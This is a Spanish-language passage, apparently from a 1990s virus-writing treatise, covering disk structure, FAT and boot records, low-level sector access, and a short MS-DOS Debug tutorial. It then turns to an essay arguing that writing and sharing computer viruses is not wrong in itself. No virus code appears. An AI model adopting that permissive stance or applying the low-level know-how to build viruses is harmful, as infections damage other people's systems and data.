Como es sabido, es gracias al empleo de campos magnéticos que un disco guarda la información. Los discos abajo de la envoltura de plástico en que vienen, constan de una superficie circular recubierta con óxido de hierro susceptible de recibir los impulsos magnéticos que graban la información (lo que por conveniencia nosotros vemos en forma de lógica binaria, son sólo presencias/ausencias de magnetismo). Ésa información puede entonces ser leída o escrita mediante una *Cabeza Magnética* movible (análoga a la aguja en los tocadiscos).

El cómo se llegó a esta forma de almacenamiento de información se remonta hacia 1900, en la Exposición de Paris, en la que el danés *Valdemar Poulsen* exhibe la primer grabadora magnética. Ése dispositivo tenía el detalle de que las señales grabadas eran débiles; sería la invención del amplificador de tubo de vacío (1920) lo que aceleraría el desarrollo de la grabación en medios magnéticos. Una *Curva de Histéresis* es la muestra en papel del proceso de magnetización que sufren los discos para la lectura/escritura de datos. Tal curva es verificable al graficar funciones que involucren factores que intervienen en el proceso (por ejemplo, datos almacenados por tamaño de los bloques que ocupan).

Los *discos fijos* fueron introducidos por la IBM en su *sistema RAMAC* (1956), siendo de 5 Mb el tamaño de los mismos. Luego, en 1973, la IBM introdujo la *memoria de disco Modelo 3340* que ha sido el prototipo ha seguir por los fabricantes de discos hasta la actualidad. A la tecnología que empleaba se le denominó *Winchester*, código interno bajo el que la IBM desarrolló el dispositivo. El motivo por el que

anteriormente se les llamaba discos Winchester a los discos duros es debido a que originalmente se diseñaron con una capacidad dual de 30 Mb (como el calibre 30-30 de un rifle Winchester).

Físicamente, un *Disco Duro* consiste de una serie de platos con dos caras para almacenar información. Están dentro de una especie de caja que se encarga de reciclar y filtrar continuamente el aire, ésto es por protección contra la contaminación en el ambiente. Las Cabezas magneticas se encuentran del disco, a una distancia aproximadamente *100 veces* más angosta que un cabello humano. Estamos hablando de partículas de acaso *20 millonésimas de metro* (como una partícula de cigarro, una huella digital, etc.), capaces de dañar el mecanismo con el que se accesa la información, las Cabezas del disco, o bien, el propio disco. Más claro aún, la Cabeza Magnética puede visualizarse como un avión volando a 987 km/h alrededor de un lago circular a una altitud de 0.6 cm.

En lo tocante a los discos flexibles, cuentan con una *Muesca de Protección contra Escritura* que impide totalmente cualquier riesgo de copiado o borrado de información en el disco, que el usuario no desee. Para los floppies de 5.25" se requiere de una cinta adhesiva que cubra el orificio, mientras que para los de 3.5" debe deslizar la persiana para dejar el orificio abierto, si desea proteger sus discos. La funda hecha de *Vinilo* de los discos cumple con su propósito de protección contra la suciedad del ambiente. Obvio es que, para no alterar el contenido de los discos, se deban mantener alejados de campos magnéticos (generados, por ejemplo, por un teléfono timbrando).

Un disco flexible formateado por el DOS, es arreglado de forma especial y con medidas características. El disco es dividido, para cada *Cara*, en Sectores y Pistas. Los *Sectores* pueden ser visualizados como trozos triangulares de pastel, mientras que las *Pistas* del disco van formando círculos concéntricos que se numeran desde el círculo más externo (*Pista 0*). Por defecto, DOS crea Sectores de *512 bytes*. Como puede suponerse, la capacidad del disco depende del número de Pistas y Sectores por Pista que tenga, su *Densidad*. Ésta última ha ido variando conforme avanzan las versiones DOS (en el *MS-DOS 1.x* se soportaban discos de 5.25" con 8 Sectores por Pista y, para la *versión 3.3* ya era posible tener discos de 3.5" con 18 Sectores por Pista). Ésto es, sin contar con formatos poco estándares como el que introdujo la IBM junto a su *PS/2*, con discos de 2.88 Mb de capacidad. Además, el proceso de

inicialización de un disco depende del Sistema Operativo, pues puede darse el caso de que un mismo disco formateado en *MacIntosh* tenga más capacidad que si lo formateas en DOS. Por otra parte, el DOS proporciona dos métodos para accesar los sectores del disco, a bajo nivel mediante el *ROM-BIOS* (Int 13h, funciones 2 y 3) o, a través del *DOS* (Int 25h e Int 26h).

También es útil tener en mente que debido al material plástico *Mylar* de que están hechos los discos, la densidad de las Pistas que alberga no puede ser muy grande pues la temperatura juega el papel de expander las Pistas.

Es de notar que constantemente surgen nuevas tecnologías para el almacenamiento de la información que superan a sus predecesoras, siendo siempre un problema el elegir la más óptima existente. Así, en años recientes la tecnología de los *CD-ROM*'s (Disco Compacto de ROM) ha cobrado fuerza, éstos discos utilizan prácticamente los mismos principios usados por los *Cassetes* (y posteriormente usado por los floppies) para funcionar, adaptándole mecanismos ópticos junto al láser, para lograr su propósito : constan de una serie de pistas concéntricas en las hay una serie de hoyos microscópicos donde sera reflejado el láser para posteriormente interpretarse como 1/0. Es abundante lo que se puede hablar sobre los CD's, sin embargo, son dos cosas las que considero más *ad hoc* recalcar : los CD's pueden *almacenar muy grandes volúmenes de información* y, segundo, son de *sólo lectura* (ROM). Las ventajas y desventajas saltan a la vista, pero queda claro que no son un buen sustituto de los discos magnéticos que conocemos. Por el mismo rumbo, otra tecnología naciente es la de los denominados *Discos Magneto-Ópticos* que es una simbiosis CD-Disco Duro, y que la *Next* empezó a utilizar (1988). Ofrecen velocidad, gran capacidad de almacenamiento y la posibilidad de alterar la información en ellos.

Los archivos son almacenados en unidades mínimas denominadas Clusters. Un *Cluster* equivale a *X* número de Sectores (*X* depende de varios factores como podría ser el tamaño de la partición en discos duros, el tipo de floppy utilizado, etc.). El primer número de Cluster (Agrupación) disponible para datos de usuario, en todo disco, es el número 2.

Debido a su forma física que involucra tres planos, los discos duros cuentan con : *Pistas, Sectores y Cilindros*. En el caso de los

Cilindros, éstos son formados en sí por las Pistas, sólo que las "divisiones" atravesarán cada uno de los platos del disco duro, formándose figuras de "tubos" con distintos radios. De éste modo, cada "tubo" (Cilindro) tendrá sólo Pistas de un mismo número.

También por su relativa gran capacidad de almacenaje y por la incapacidad del DOS (antes de la versión PC-DOS 4.0) de soportar discos con una capacidad mayor de 32 Mb, se pensó en dividir a los discos fijos en varias partes (*Particiones*) tal que pudiesen aprovechar todo el demás espacio "sobrante" para almacenar distintos Sistemas Operativos dentro de un mismo disco. Eso de la *"Barrera de los 32 Mb"* no es tan cierta como parece, pues más bien se trataba de una barrera en cuanto al número de Clusters que el DOS podía usar, ya que considerando un límite de aproximadamente 16 mil Clusters (cada uno de 2 Kb) daba por resultado 32 Mb. Y es por éso, que se tenía otra alternativa aparte de las Particiones, utilizando software capaz de modificar el tamaño de los Clusters para que todo el espacio del disco duro fuese usado. La gran desventaja sería la subutilización de enormes "pedazos" (Clusters) del disco fijo cuando se grabaran archivos pequeños.

Para manejar las Particiones debe existir una *Tabla de Partición* en una "zona neutral" a cada Sistema Operativo del disco fijo. Su localización es en el primer Sector del disco. Cabe aclarar que cuando se particiona un disco lo siguiente es formatear por separado, cada una de las partes, con los Sistemas Operativos elegidos. Una Partición consta de un conjunto de Cilindros contiguos, y pueden definirse hasta 4 de ellas.

Al formatear un disco con DOS se pueden observar cuatro importantes áreas lógicas :

- *Registro Boot*
- *Tabla de Ubicación de Archivos (FAT)*
- *Entradas de Directorio*
- *Área de Datos (donde se graban los programas del usuario)*

El *Registro de Carga Inicial* es colocado en todo disco al que se le aplica un FORMAT del DOS. Se ubica en el Sector 1, Pista 0, Cara 0 de los discos flexibles (o de la Partición DOS, en discos duros). La información ahí almacenada contiene algunas configuraciones importantes para el disco y un salto incondicional hacia el *módulo de carga IPL.*

La *FAT* es como un mapa que el DOS usa para accesar los archivos del usuario. Misteriosamente guarda dos copias de la FAT (una de respaldo) en el disco, aunque en la práctica jamás utiliza la de "respaldo". Éste mapa debe ser lo suficientemente grande (en Sectores) para guardar rastro de cada archivo. La FAT registra Clusters (no Sectores) como *anotaciones de 12 ó 16 bits*, dependiendo de la capacidad de almacenamiento del disco.

El *Directorio* es parecido a una página "de Contenidos" de un libro; con los archivos como temas y las páginas serían los datos relacionados a él *(Atributos, Fecha, Hora, Cluster Inicial y Tamaño)*. Así, las anotaciones para cada archivo son de 32 bytes.

No siendo de nuestro interés el revisar la función y mecanismos utilizados por la FAT y el Directorio, las pasaremos por alto sin profundizar al respecto.

III.7 Breve guía para usar el Debug

El *Debug* es una utilería del MS-DOS que nos permite, a un nivel simple, depurar programas y que trae algunas herramientas prácticas como un mini-ensamblador. Así, el Debug nos ayudará a entender mejor algunas cuestiones internas del DOS y de la memoria del sistema, las razones de escogerlo son obvias : cualquiera puede conseguirlo, hasta los no muy enterados sobre computación.

Cabe mencionar que, el análogo al Debug en *DR-DOS* es el *SID*, esencialmente hacen lo mismo, pero en algunos aspectos éste es más fácil de usar pues trae una ayuda integrada por lo que podría ser más recomendable el trabajar con éste último. Tendría sólo que adaptar los comandos aquí mostrados para que funcionen en el SID, cosa que no debe presentar mucha dificultad por el parecido de las instrucciones que ambos poseen.

Para poder usar el Debug es necesario tratar con conceptos manejados por el procesador de la familia 80x86 de Intel, su arquitectura, su lenguaje ensamblador, la estructura de los discos. Será nuestra herramienta de trabajo, un trabajo a nivel de código máquina. Ésto servirá al lector para orientarse a lo largo de nuestro tratado, siendo sólo

una breve guía. Para mayor información en cuestiones básicas, referirse al *Manual del Usuario del DOS.*

Por principio, el Debug utiliza comandos de una letra (*l*=Cargar Sectores disco o Archivos; *e*=Introducir valores; *m*=mover bloque de memoria) que deben ser dados desde su prompt (un guión: -). No es sensible al caso. Algunas características importantes del Debug son :

- Cuando la órden contiene parámetros (*f*=Llenar posiciones de memoria), éstos van separados por una coma o espacio.
- Debug cuenta en hexadecimal (*h*=efectuar operación suma/resta de números, en hexadecimal).
- Es una herramienta creada para editar archivos .COM, sin embargo, también es posible editar archivos .EXE e, incluso de texto.

Ahora, iniciemos una sesión con Debug; para ello debe teclear : *Debug* desde la línea de órdenes del Sistema Operativo, a lo que éste responderá con un guión, el prompt. Desde ahí, puede ver lo que hay en memoria a través del comando : *d* (véase ilustración 1).

```
|\/\/|
|    |
|  0 0)
C    )
|,__| Hey, C:\VIRII\DOC>I
|  /;-)debug
-d f000:e000
F000:E000 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF 20 49 42   ..............IB
F000:E010 4D C3 FF FF FF FF FF FF-FF FF FF FF FF FF FF FF FF   M...............
F000:E020 43 6F 70 79 72 69 67 68-74 20 28 63 29 20 31 39   Copyright (c) 19
F000:E030 38 35 2C 31 39 38 36 2C-31 39 38 37 20 50 68 6F   85,1986,1987 Pho
F000:E040 65 6E 69 78 20 54 65 63-68 6E 6F 6C 6F 67 69 65   enix Technologie
F000:E050 73 20 4C 74 64 00 FF FF-FF FF FF E9 85 38 0D 0A   s Ltd.........8..
F000:E060 41 6C 6C 20 52 69 67 68-74 73 20 52 65 73 65 72   All Rights Reser
F000:E070 76 65 64 0D 0A 0A 00 00-00 00 00 00 00 00 00 00   ved.............
-d f000:fff5
F000:FFF0                   00 33 2F-32 35 2F 39 32 00 FC 00         03/25/92...
-q
```

Ilustración 1

Lo más usual del comando *d*, es para desplegar textos, más que para ver el código. Como puede verse en la figura de arriba, el vaciado que hace el comando (*d*) es por bloques de 128 bytes, por defecto, con

líneas de 16 en 16 (un párrafo que, a su vez, es dividido en 8 bytes por el guión ubicado al centro). El formato de la salida del *d* (Dump) es : a la izquierda la dirección en forma Segmento:Desplazamiento del primer byte en ésa línea, al centro están los bytes hexadecimales correspondientes a los datos o código y, a la derecha está la representación ASCII de los datos (por lo tanto, al no ser ASCII-8, los caracteres de control y gráficos se representan con un punto). Puede pausar o cortar el vaciado como comúnmente se hace desde el Sistema Operativo. Para finalizar la sesión en cualquier momento : *q*.

Otro comando útil es el de Desensamblar : *u* ; que convertirá el código máquina en instrucciones. A diferencia del *TASM*, el Debug es un ensamblador "de pasos" por lo que lo puedes ubicar en cualquier desplazamiento y formarte instrucciones distintas con, a veces los mismos bytes. Ésta es una buena técnica usada por algunos programas, como los Viruses, para confundir al desensamblador.

Ensamblar : *a* ; permite realizar pequeños programas en ensamblador que directamente los convertirá a código máquina, sin necesidad de pasarlos a través de un Ensamblador. Es razonable el hacer programas cortos en este "Ensamblador de los pobres" pues no brinda muchas facilidades; entre sus limitantes están : no manejar etiquetas, ni EQU's, los datos en forma de dirección de memoria deben ser especificados con su *Override de Byte/Word Ptr*, los *Override de Segmentos* se ponen como prefijo a la instrucción donde se usa. Ésta órden puede llevar parámetro, que sería la dirección desde donde va a empezar a escribir las instrucciones, por defecto inicia en el desplazamiento 100h del segmento apuntado por el registro CS.

El comando : *n* ; da el nombre al programa a cargar o escribir, de la forma : *-n filename.ext /X* ; tal que */X* es un parámetro de ese programa. Ahora bien, si ya existe y desea cargar el programa debe poner una : *l* ; (Load) de modo que los datos relevantes del archivo serán puestos en la PSP construída para ese programa y en los registros adecuados.

Para grabar el programa se utiliza la órden : *w* ; previamente habiendo colocado en *BX:CX* el tamaño de archivo a grabar, contando desde el desplazamiento inicial especificado (por defecto 100h). Los archivos .EXE necesitan manipularse adecuadamente, pues ésto último no es válido para ellos y marcaría un error.

En lo que se refiere a la depuración y trazado de instrucciones está la órden : *t* ; que ejecutará una por una las instrucciones señaladas por el conjunto *CS:IP*, desplegando luego los valores de los registros y banderas, al igual que si pusiera una órden : *r* ;(Read). Una advertencia, cuando encuentre una instrucción que invoque a una interrupción, no use el comando *t* más que nada si es una llamada al DOS, pues podría colgar el sistema. En vez de ello, se recomienda utilizar la órden : *p* .

Cuando estás depurando un programa es conveniente en ocasiones revisar o cambiar los contenidos de los registros y las banderas internas, de modo que para ello tenemos el comando : *r* ; desplegando los registros de 16 bits y sus valores actuales. Adicionalmente muestra la instrucción actualmente apuntada por CS:IP próxima a ejecutarse. En BX:CX se almacena el tamaño del archivo al cargarlo inicialmente.

Capítulo IV
Acerca del Código Viral

En éste capítulo se deberán ampliar los horizontes de todas las personas involucradas, de algún modo u otro, con el fenómeno de los Viruses Computacionales, tocando el contexto social y humano de tales programas. Aquél lector con intereses técnicos que desee crear su propio Virus, puede hacer un alto en el camino y constatar que las consecuencias de sus actos no se limitarán sólo a una simple computadora, pues mal enfocado el concepto de Virus junto a la irresponsabilidad del creador podrían acarrear graves problemas como los que más adelante se relatan.

Cada uno sabe dar un significado a las palabras : *Responsabilidad* y *Madurez*, de modo que no se desea "moralizar" a las personas dando sermones. Crear Virus Computacionales y compartirlos no tiene nada de malo, la intención lo hace discutible. La intención del que lo dá y del que lo recibe; muchas veces no es posible saber si un escrito caerá en manos irresponsables (¡ o acaso ya lo esté !).

El comparar un Virus con un arma de fuego es exagerado y crea alarma, las analogías parecen correctas, pero el peso de las palabras (y de los hechos) es lo que la hace insostenible. Un Virus es un Virus, y no se debería seguir una línea maniqueísta al juzgarlos como perversos, ya que si no son "buenos" entonces han de ser "malos". Siempre hay que ver todo el panorama completo, sin prejuicios.

"Existe una línea muy fina entre ayudar a los administradores a proteger sus sistemas y proveer un 'libro de cocina' a los chicos malos".-
tomado del libro "UNIX Operating System Security" de Grampp y Morris (padre).

IV.1 Los autores y sus motivaciones

Los Viruses Computacionales son vistos por la sociedad con los ojos de la publicidad que reciben, mala por cierto. Sus creadores son, en general, satanizados cuando se les sobre-estiman (a ellos y a sus creaciones) producto de una muy vivaz imaginación alentada por la

ignorancia o por intereses no del todo claros. La mala reputación es en parte adjudicada por los medios de comunicación y, por otra, ganada a pulso según su desafortunado historial; debido a ésto, son pocos los que se arriesgan a estampar su nombre real en ellos, las consecuencias son previsibles. Normalmente emplearán *nicks* (alias) que oculten su identidad y que, sólo a través de pláticas en BBS's o comunicados "subterráneos" sea posible enterarse de su forma de pensar.

Un creador de Virus es un ser humano y, como tal, posee motivaciones diversas : puede ser por hobbie, diversión, investigación, reto intelectual, anarquista-destructor, resentimiento, publicidad, etc.; no son animales raros estereotipables en su forma de ser y actuar. Y si fuésemos más inquisitivos : ¿ cuál es la motivación de un investigador Anti-Virus ?. Guiándonos por los actualmente reconocidos expertos AV's del mundo para generalizar, diríamos que se mueven o por publicidad, o por dinero. Por la causa que se quiera, pero compañías como la *McAfee* resultaron muy beneficiadas del boom del *MichaelAngelo* que, como diría Paul Melka, "fue un punto de referencia en la industria, tanto como lo fué el MS-Windows 3.0". Sin embargo, para fortuna de todos, también existen investigadores AV's menos conocidos a los que les interesa el estudio de los Viruses, no sólo para "combatirlos", sino también para buscarles nuevas aplicaciones y, de paso, altruístamente ayudar a otras personas. He ahí lo problemático de buscar generalizaciones. Muchas veces, aquello de separar a los buenos de los malos tiene giros ambiguos.

Cada persona ajustará el concepto de Virus Computacional a su realidad social actual. Así, algunos hacedores de Virus los verán en forma de vandalismo, como rayar las paredes del vecindario con su propio nombre, un "grafiti cibernético", sólo por notoriedad. Otras veces podrá ser influenciado por algún tipo de resentimiento hacia el jefe de la empresa o hacia el profesor de clases en una universidad que, resultan los casos más publicitados; todo dentro de un tipo de arte denominado *Ciberpunk*. Mientras que la investigación seria no es vista equitativamente por la prensa.

Una observación, que posiblemente el lector ya habrá notado, es que los Viruses se propagan aleatoriamente, sin control, entre otros según factores cualitativos que intervienen como la ignorancia, la confianza, etc. y no son el medio ideal para venganzas a objetivos específicos; en tal caso poniendo en evidencia la irresponsabilidad de su creador.

Lo hecho por los Viruses es algo a notar pues involucra a la ciencia con el pueblo, sin élites como anteriormente se ha acostumbrado. Cualquier persona con intereses científicos a la que le guste investigar o experimentar, con una computadora a la mano y algo de tiempo libre, puede ser un investigador en este campo, ¡ un perfil al que hasta un niño se ajusta !. Invierten su tiempo en algo que les proporciona satisfacción personal, mas no monetaria, creando alrededor un estigma académico o "no-profesional" (no reciben paga) muy enriquecedor, envidiado por otros campos del conocimiento. Hoy por hoy, ésto nos da un perfil más o menos general de estos investigadores de Virus : autodidactas con vocación científica dentro de la rama computacional y dedicados "por amor al arte" a los Viruses.

Si a lo anterior, le aderezamos las condiciones socio-económicas de un país, un país sin leyes acerca de Virus, con elevado nivel de desempleo y descontento social, alto nivel en los educandos y en pleno desarrollo computacional, resulta un excelente "caldo de cultivo" para los Viruses. Llega a ser tan fructificante en ideas por la inventiva de la gente que los hace, como peligroso por las motivaciones de los mismos. Concretamente, véanse los casos de Bulgaria y la ex-URSS, dos de los mayores "productores" de Viruses hasta la fecha.

En un esfuerzo de divulgación científica se publica información relacionada a los Viruses, algo benéfico, dirían personas de mente abierta. Empero, el modo de hacerlo es criticable en algunos casos, pues repentinamente surgen libros al mercado bajo el resguardo de una publicidad barata, y de cuyo contenido, mejor ni hablar (incluso llegando a la auto-censura). También se vé fuera de lugar que se intenten vender por ejemplo, ingenios de mutación, cuando todavía cualquiera puede conseguir uno gratuitamente buscando a través del *ciberespacio*. Beneficios lícitos, aunque la ética sea dejada de lado.

Todavía hace algunos años, lo que se sabía sobre Viruses estaba circunscrito a un muy pequeño grupo de personas que jugaban con la idea. Compartir la información con gente fuera del grupo era impensable, la cuidaban celosamente. Así, los Viruses llegaron a ser mistificados tanto como la Matemática lo es en nuestros días por culpa de grupos cerrados de científicos, que en su tiempo creyeron conveniente no dejar una ciencia abstracta tan poderosa en manos de cualquier persona e hicieron complejo de enseñar lo que realmente no era. Ahora se arrepienten del por qué pocos la estudian y, lo peor, se olvidaron de la

simplicidad de enseñar la Matemática. Lo mismo puede pasar con los Viruses u otras recreaciones en computadora, no obstante, se han visto levemente favorecidas por la denominada *Era de la Información*, en la que nadie puede permanecer aislado y sin recibir todo tipo de información.

De ésta manera, causan desconcierto algunas actitudes de corte reaccionario de "expertos" en Viruses que todavía celan la información. Están fuera de época declaraciones sobre no compartir jamás, código de Viruses. A nadie que no sea del círculo, claro. Al contrario, despiertan un interés mórbido por ellos y se generan interpretaciones tendenciosas sobre la conveniencia para él, de tal publicidad. Aún más, les es contra-producente insultar a los autores de Virus o a sus creaciones con visos de prepotencia y orgullo científico. Se olvidan de ser tolerantes y discretos, queriendo conservar el monopolio de información, que nunca han tenido, a través de posturas oscurantistas. Quizás, estos "expertos" debiesen asumir la actitud de los 3 "*sarus*" japoneses (figuras de monos en un templo japonés, donde uno se tapa con las manos para no escuchar, otro para no ver y, el último para no hablar) ante esta situación.

Estos AV's parecen tener una gran auto-estima, en parte inducida por otras personas que los ven como unos mesías. Pregonan que para compartir información sobre Virus, primero se debe ser aceptado en el elitista club de AV's cuyas inscripciones no se sabe si aún están abiertas, ni con quién dirigirse. Dentro de las leyes, moralmente pesa más lo dicho por cualquier AV a lo que digan miles de autores de Viruses basándose en estereotipos pre-fabricados, además de exentarlos penalmente de cualquier responsabilidad.

Ahora bien, otro punto insinuado por los "expertos" como razón suficiente para no hacer pública la información, es la constancia en su estudio por el receptor de ésta. En el ámbito científico, para considerar a alguien un investigador serio en el campo, se requiere de años de dedicación y no es raro que, luego de algún tiempo, los autores de Virus se retiren de su estudio buscando nuevos retos o dedicándose a su profesión "no clandestina". Lo que se debería poner en la balanza, además de ésto, es el provechoso flujo de nuevas ideas que, como en pocas otras áreas de la ciencia, se generarán.

Probablmente estamos delante de una nueva forma de investigar en la que más que nunca, existan investigadores y aportaciones, las que serán necesarias revisar y condensar constantemente.

Y es por ésto, que algunos científicos no aceptan el "riesgo". Pero si acaso hay un riesgo, lo sería el que cayera en manos de snobistas, que verían satisfecha su necesidad por un Virus. Éste tipo de personas normalmente no gustan de esforzarse por aprender la teoría subyacente, ni por crear; lo que bien podría suceder es que aprendieran de primera mano y "por su propio gusto", las consecuencias que trae un Virus en ocasiones. Quizás harían (o crearían con algún kit de desarrollo) orgullosamente su "propio", mas no nuevo, Virus para luego retirarse de la escena. Siempre será triste decir que no se tiene nada que perder.

Por el mismo rumbo, actualmente para hacer la vacuna es necesario conocer al Virus, lo que coloca al anti-virólogo (AV) en franca posición de evaluador y crítico de Virus. El conocimiento obtenido mediante el análisis del mismo hasta la fecha no ha provisto de metodologías generales ni siquiera para la vacunación, posiblemente porque no existe tal análisis general, porque por ética o por lo que sea, prácticamente es conocimiento echado a un cesto de basura. El papel de los AV's debe cambiar; ellos deben estar en la punta de lanza del desarrollo de Virus o tecnología viral con estricto apego a la ética, analizar nuevas tendencias. Una vez analizados y comprendidos cierto tipo de Virus, podrían hacerse generalizaciones útiles para ellos y para los dedicados a hacerlos (y quizás después vendría el negocio de publicar tal información sin mayor peligro).

Igualmente ocioso a esa forma de trabajar, es preguntarse si el lector de ésta obra es una persona *responsable*; lamentablemente no existen universidades donde ir a estudiar esa especialización, no hay certificados que hagan "verte bien" ante la sociedad, ni siquiera una persona teniendo 18 años y 1 día se puede presumir sea responsable. Así, mientras uno no se ocupe de sí mismo primero y tengamos la convicción de que lo que decimos y hacemos es congruente, no podemos andar preocupándonos por la responsabilidad en las acciones de las demás personas. Ésto no es la Inquisición, ni es necesario asignar un policía personal a cada uno, sino ¿ quién vigilaría a los policías ?. Por egoísta que parezca, no siempre es prudente hacer el trabajo de otros como un buen altruista, pues es más perjuicio que beneficio para ellos. Si no lo

saben, hay que enseñarles a no *depender* de otros, más que de sí mismo. A pensar por ellos mismos.

Finalizando, los Viruses aún tienen ese encanto que muchas veces pierden las disciplinas por una mala pedagogía. No tiene obligaciones, ni limitaciones a la imaginación. Hablar de autómatas reproductivos como los Viruses, recrean la imaginación y desde el aspecto técnico computacional es una invaluable ayuda para tratar de dominar el Sistema Operativo y obtener habilidades en la programación.

IV.2 ¿ Son perjudiciales los Viruses ?

Para responder ésta pregunta, primero es necesario ponernos en antecedentes, no sin antes aclarar que al hablar de Virus aquí, también debería implicar a los *Gusanos* o agentes de ese tipo, ya que se hace así, solamente por la familiaridad que para la mayoría de nosotros representa hablar de Virus.

A través de la historia, los inventos y sus aplicaciones se han sucedido de forma casual e inesperada. Sería preciso recordar, a modo de ejemplo, todo lo que rodeó a las investigaciones del científico holandés Leeuwenhoek para ilustrar ésto mejor. Pues bien, Leeuwenhoek empezó su vasto trabajo fabricando una lente que, como mera curiosidad, le permitiría ver más fácilmente lo diminuto sin saber que su vida cobraría un nuevo giro cuando dentro de ese pequeño mundo observaría unas pequeñas partículas con movimiento propio aparente. Éste hecho, le llamó tanto su atención que las continuo estudiando durante buena parte de su vida. ¡Fantástico, el científico holandés había creado lentes cada vez más potentes, sólo para observar unas insignificantes partículas con movimiento!. Fué el nacimiento del microscopio, una herramienta importantísima para la ciencia moderna. No sería hasta que Pasteur encuentra la estrecha relación de algunos ésos micro-organismos con las enfermedades, que el arduo trabajo de Leeuwenhoek pareció tener sentido. Se les halló la utilidad de usarlos en las mismas vacunas y los beneficios fueron enormes : en el mundo ya no se producirían tantos decesos por tal motivo, como en los tiempos en que vivieron ellos. Difícil fue el trabajo de Leeuwenhoek y muy bien pudo quedar arrumbado en un rincón. Requirió de toda una vida, la de Leeuwenhoek, hasta la época de Pasteur para hallar el por qué de los Viruses Biológicos.

Sus contrapartes computacionales son relativamente una idea muy nueva todavía, desde que los popularizó el Dr. Cohen, como para descartarlos.

Sólo el conocimiento mediante la indagación puede traer progreso en todos los sentidos. Que si la investigación de los Viruses traerá "mejores" Viruses o los eliminará más fácilmente, es una dualidad que (por nuestra estructura mental) no se puede quitar a las cosas ya que, desde la tecnología atómica hasta una rosa tienen sus pros y sus contras, aunque no tomamos en cuenta estados intermedios también existentes.

Así, cuando se señalan errores cometidos por los programadores en sus Virus, el lector puede tomarlo desde el ángulo que más le acomode : para el desarrollador de Virus puede pulirle sus tácticas y crear Virus más efectivos, mientras que, para un usuario normal (por no decir, investigador de anti-virus) puede servirle de guía para detectar "a ojo de buen cubetero" si su máquina presenta sintomas de infección por Virus. Tenemos el caso del *Virus Viernes 13* famoso por haber sido distribuido con la revista española PC Amstrad, una falla en su lógica le impidió esparcirse más de lo que pudo (no contenía una rutina de chequeo de infección lo que generaba el problema de poder infectar múltiples veces a un mismo programa, eventualmente aumentándoles el tamaño en forma muy notoria y haciéndolo fácil de identificar en el sistema). Uno de los estados intermedios de éste caso sería que, a la vez, fuése investigador de anti-virus y desarrollador de Virus lo que le da otras ventajas y desventajas desde otra perspectiva.

No es posible censurar cierta información calificándola de intrínsecamente dañina empleando un amañado historial de la misma en su contra, a sabiendas de lo ventajoso que resulta para uno analizar cada paso dado antes, por los demás. Más correcto es dar argumentos científicos completos, si la consideramos una metodología válida y viable. Y es que parece increible que el miedo generado por simples especulaciones acerca de las intenciones del potencial receptor de la información sea tan fuerte como para provocar censuras. Un ejemplo más o menos apto para lo que se discute, sigue a continuación.

En el otoño de 1988 se recibieron informes acerca de los primeros hospitales en ser atacados por Virus. Los hechos sucedieron en tres hospitales de Michigan, en los que al parecer el Virus fue introducido a través de uno de los discos del sistema que utilizaban, para después expandirse a otros hospitales mediante empleados que trabajaban en

ambos. Los problemas salieron a la luz cuando la computadora en la que se hacían diagnósticos de cáncer empezó a funcionar inadecuadamente. A final de cuentas, los daños no derivaron en consecuencias graves con los pacientes, más bien fué el trastorno de toda la información relativa a la salud de éstos, hubo retardo de diagnósticos. Antes de poder formular juicios falsos, se debieran observar dos cosas :

- Si la información de los pacientes hubiese sido borrada o mezclada afectando diagnósticos, hubiese sido terrible. Hipotético, pero factible.
- En los hospitales se llevan registros en las computadoras (PC's, Mac's, etc.) para cada paciente, no agendas; lo que no lo hace quedar a expensas de esa información si llega a ser borrada. Hecho : ningún Virus computacional ha matado a persona alguna.

Se debe asumir un actitud pensante en todo momento con éste y cualquier tipo de temas en realidad, no existen guías generales que debas seguir inercialmente evitando todo esfuerzo por pensar y decidir. Considerar ventajas/desventajas. Posturas absolutistas pueden ser incluso más dañinas todavía cuando tocamos delicadas situaciones como las clases de educación sexual a las nuevas generaciones, el aborto, y demás. Con el aborto, por ejemplo, quizás estadísticamente llegues a algo generalizable en las decisiones, pero no significa debiése ser una regla o que esté bien.

¿ O acaso el problema reside en hacer mal a la creatividad de la gente ?, porque así nos encontraríamos con libros en forma de manuales donde se les "mata" intelectualmente. La gente se basa en lo aprendido según una fuente, no hay diferencias entre lo que cada uno sabe y aplica. Por ésto si hay que preocuparse, y con algo de actitud papista, hasta censurarlos, si continúa la necedad por censurar. Hay que recalcar conceptos y dejar libres sus mentes, para crear ideas propias.

Así, no importa tanto la forma en que se publiquen Viruses : que si es la pura descripción, que si es pseudo-código o que si es código documentado, etc.; todo buen libro sobre Virus, aunque contenga la pura definición y descripción de lo que es un Virus es una invaluable fuente de conocimientos para desarrollarlos, muy probablemente aún más que un libro conteniendo códigos de Virus pobremente presentados.

Los Viruses constituyen una valiosa fuente para la "comunicación al azar", pues cualquiera puede verse infectado por uno y con el

suficiente conocimiento sobre cómo aislar Virus puede ver su "contenido", es decir, el código de cómo funciona el Virus.

Toda información (trátese sobre Viruses, armas, tecnología atómica, etc.) trae consigo un cúmulo de factores que, de conjuntarse, en algún momento la harán peligrosa (importando poco si se proporcionan las cosas ya hechas) :

- *Accesibilidad de recursos*. Encontrar quién provea la materia prima ya ha dejado de ser difícil con la globalización mundial. Aceptación generalizada de un intercambio egoísta de bienes, acorde sólo a los intereses de cada una de las partes, sin importar los demás.
- *Fuentes de información*. Siempre se dan eslabones, voluntariamente o no, dónde indagar y conseguir más datos.
- Y, el decisivo *factor Técnico* capaz de materializar la información. Aunque no lo parezca, es el más difícil e importante a conquistar.

Se suponen usos con comparaciones excesivas. Tiene tanto sentido comparar un Virus con una bomba que, con un neumático de carro, y tal vez hasta podría resultar más aproximada ésta última.

Virus dañinos existen, pero no son todos. El gran crecimiento en la producción de Virus es real, pero se cuentan con los dedos de una mano los Virus realmente éxitosos. Cuando se conjuntan lo éxitoso con lo dañino, dejan de ser una irresponsable travesura pueril, para pasar a ser un crímen penalmente procedente.

Nuestro mejor aliado en materia de seguridad de computadoras, es la responsabilidad ejercida por uno mismo, para controlarlas y protegerlas con conocimiento de causa. Es común infectarse de un Virus por no examinar antes el disco : 1) por ignorancia, 2) por displicencia, 3) por confiar en la fuente del mismo; y la confianza mató al gato.

IV.3 Sobre Ética y Leyes

Primero que nada, debe ya haber quedado clara la gran diferencia entre lo que es un Troyano o Bomba (ANSI/de tiempo) con cualquier tipo de autómata reproductivo (ver tema II.3), por lo que resalta el hecho de dar un tratamiento especial por separado a cada caso (¡ en el Instituto

Federal Electoral les hubiera sido muy útil en el '94, para siquiera enterarse de lo que es un Virus !).

